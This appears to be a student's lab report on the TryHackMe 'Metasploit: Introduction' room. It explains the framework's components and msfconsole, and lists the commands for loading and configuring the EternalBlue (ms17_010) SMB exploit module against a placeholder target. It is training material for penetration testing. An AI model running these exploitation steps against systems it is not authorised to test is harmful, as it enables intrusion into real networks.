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Task 1: Introduction to Metasploit

What was asked

The task asked to understand what Metasploit is and why it is considered one of the most widely used exploitation frameworks in cybersecurity. It also required learning about its role in penetration testing and its different versions.

Theory

Metasploit is one of the most widely used exploitation frameworks in cybersecurity. It supports the **entire penetration testing lifecycle**, including:

- Information gathering
- Scanning
- Exploitation
- Post-exploitation

Metasploit is also useful for:

- Vulnerability research
- Exploit development

There are **two versions** of Metasploit:

1. **Metasploit Pro** – Commercial, GUI-based
2. **Metasploit Framework** – Open-source, command-line based

This room focuses on the **Metasploit Framework**, which is commonly used by penetration testers.

Logic

Understanding Metasploit at a conceptual level is essential before performing practical exploitation. It provides clarity on why the framework is used and how it fits into the penetration testing lifecycle.

Section 2: Main Components of Metasploit

What was asked

The task asked to understand the main components of the Metasploit Framework and how they interact through msfconsole.


Components Explained

1. **msfconsole**
 - The main command-line interface
 - Used to interact with all Metasploit modules
2. **Modules**
 - Exploits
 - Auxiliary modules (scanners, fuzzers, etc.)
 - Payloads
 - Post-exploitation modules
3. **Tools**
 - **msfvenom** – Used for payload generation
 - **pattern_create** and **pattern_offset** – Used in exploit development

Logic

Metasploit works as a modular framework where each component has a specific role. Understanding these components allows correct selection, configuration, and execution of modules during penetration testing.

Screenshot:



Section 3: msfconsole

What was asked

The task asked to understand how to use msfconsole as the primary interface for interacting with the Metasploit Framework.

Tool Used

- Metasploit Framework

Command Used

msfconsole


Steps Performed

1. The **msfconsole** command was executed in the AttackBox terminal
2. Metasploit initialized and displayed the startup banner
3. The prompt changed to:
4. `msf6 >`

Logic

msfconsole centralizes all Metasploit operations. Understanding its commands and context-based behavior ensures accurate and efficient interaction with modules.

Screenshot:



Section 4: Working with Modules

What was asked

The task asked to learn how to configure, execute, and manage Metasploit modules and sessions.

Commands Used

Searching for modules

```
search ms17-010
```

Using a module

```
use exploit/windows/smb/ms17_010_eternalblue
```

Viewing required options

```
show options
```

Setting parameters

```
set RHOSTS <target_ip>  
set LHOST <attacker_ip>  
set LPORT <port>
```

Running the exploit

```
Exploit_
```

Logic

- Metasploit uses a **context-based system**
- Once a module is selected, all settings apply only to that module
- Required parameters such as RHOSTS and LHOST must be set for exploitation to work


This task demonstrated how Metasploit modules are:

1. Discovered
2. Configured
3. Executed

Outcome

A successful exploit execution results in a **session**, which represents an active connection to the target system.

Screenshot:



Task 5: Summary

What was learned


Through this room, the following concepts were learned:

- What Metasploit is and where it is used
- The difference between exploits, payloads, and vulnerabilities
- How to use `msfconsole`
- How to search and configure Metasploit modules
- How exploitation leads to session creation

Final Understanding

The **Metasploit: Introduction** room provides a strong foundation for using Metasploit in later, more advanced penetration testing scenarios.

Screenshot:



Conclusion:

This report documents the successful completion of the **TryHackMe Metasploit: Introduction** room. All tasks were completed step by step with a clear understanding of Metasploit, its components, and command usage. Practical exposure to exploitation was achieved using relevant modules and exploits. The knowledge gained provides a strong foundation for further learning in exploitation and post-exploitation using Metasploit.